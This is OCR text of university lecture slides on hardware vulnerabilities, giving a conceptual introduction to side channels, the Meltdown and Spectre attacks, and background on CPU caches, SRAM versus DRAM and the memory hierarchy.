HARDWARE VULNERABILITIES

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)
LECTURE 16


Overview

- An analogy
- CPU cache and its use as a side channel
- Meltdown attack
- Spectre attack

Microsoft Interview Question

Incandescent lamps / light bulbs

Solution
Three states: (1) **On**, (2) **Off-and-cool**, (3) **Off-and-hot**



Room With No Windows


Stealing A Secret

Guard allows us to stay inside room **while** our **security clearance is checked**.

If check **fails**, guard **uses memory eraser and kicks us out of the room**

Secret: 7

Visible inside room



Guard with Memory Eraser (i.e., neuralyzer from Men in Black)
Turns off all switches when we're kicked out


Restricted Room

Stealing A Secret

Ways to send the secret out of the room

Normal Channels:
(1) Memory, (2) on-and-off states of light

Secret: 7
Visible inside room




Guard with
Memory
Eraser (i.e., neuralyzer from Men in Black)
Turns off all switches when we're kicked out

Restricted Room

Stealing A Secret

Secret: 7

Visible inside room



Guard with
Memory
Eraser (i.e., neuralyzer from Men in Black)
Turns off all switches when we're kicked out

Restricted Room

Ways to send the secret out of the room

Side Channel:
Cannot use e.g., memory, as a channel anymore (due to memory eraser)
Alternative: use physical property of light bulbs as an unintended communication channel

Side Channels


- **Side Channel**: Any system characteristic that is used to carry information, other than the use of the intended input and output normal channels
- Example system characteristics used as side channels
  - Timing
  - Disk usage
  - Memory usage
  - Electromagnetic radiation
  - Sound
  - Power consumption

Side Channel Attack

- **Side Channel Attack**: a way to extract **sensitive information** from a system via the **use of** its s**ystem characteristics**.
- E.g., Meltdown/Spectre Attacks (use of **CPU cache** as a **side channel** **to steal a protected secret**)
  - While permission is checked, we are **allowed to access protected memory**
  - **If** check **fails**, our **memory will be erased by the system and everything done by us is rolled back**.
  - But if side channel is used (i.e., CPU Cache), we can tell which memory block was accessed by us prior to the roll back. Memory blocks that were accessed/cached become '**hot**'.


Background: Cache Memories

- **Cache memories are small, fast SRAM-based memories managed automatically in hardware**
  - Hold frequently accessed blocks of main memory
- **CPU looks first for data in cache**
- **Typical system structure:**




Background: RAM Technologies


- **SRAM (used in CPU Caches)**



- **6 transistors / bit (cell)**
- Holds **state/voltage indefinitely**
  - **Similar to an inverted pendulum**



- **DRAM (Used by main memory)**




- **1 Transistor + 1 capacitor / bit (cell)**
  - Capacitor oriented vertically
- Must **refresh state/voltage** periodically
  - Due to sensitivity to disturbance or electric noise
  - Reads each bit out and rewrites it back

Background: SRAM vs DRAM Summary

	Trans. per bit	Access time	Needs refresh?	Needs EDC?	Cost	Applications
SRAM	6 or 8	1x	No	Maybe	100x	Cache memories
DRAM	1	**10x**	Yes	Yes	1x	Main memories, frame buffers

EDC: Error detection and correction (64-bit words are encoded using additional 8 EDC bits)


Background: Modern CPU Design (CPU Logic)



Background: How it Really Looks Like Inside PC


Desktop PC

Source: Dell



CPU (Intel Core i7)

Source: PC Magazine




Source: techreport.com

Main memory (DRAM)

Source: Dell


Motherboard




Source: Dell

Background: Modern CPUs - What it Really Looks Like


Intel Nehalem




Intel Core i7-3960X




CPU chip



AMD FX 8150




Background: Modern CPUs - What it Really Looks Like (Cont.)



Intel Sandy Bridge Processor Die

L1 Cache: 32KB Instruction + 32KB Data
L2 Cache: 256KB (Backup for Instr/Data)
L3 Shared Cache: 3–20MB


Background: Memory Hierarchy




Background: Caches in Memory Hierarchy

- ***Cache:*** A **smaller, faster storage device** that acts as a staging area for a subset of the data in a larger, slower device.
- **Fundamental idea of a memory hierarchy:**
  - For each k, the **faster, smaller device at level k** serves as a cache for the **larger, slower device at level k+1**.
- **Why do memory hierarchies work?**
  - Because of **locality**: **programs tend to access the data at level k more often than they access the data at level k+1**.
  - Thus, the storage at level k+1 can be slower, and thus larger and cheaper per bit.

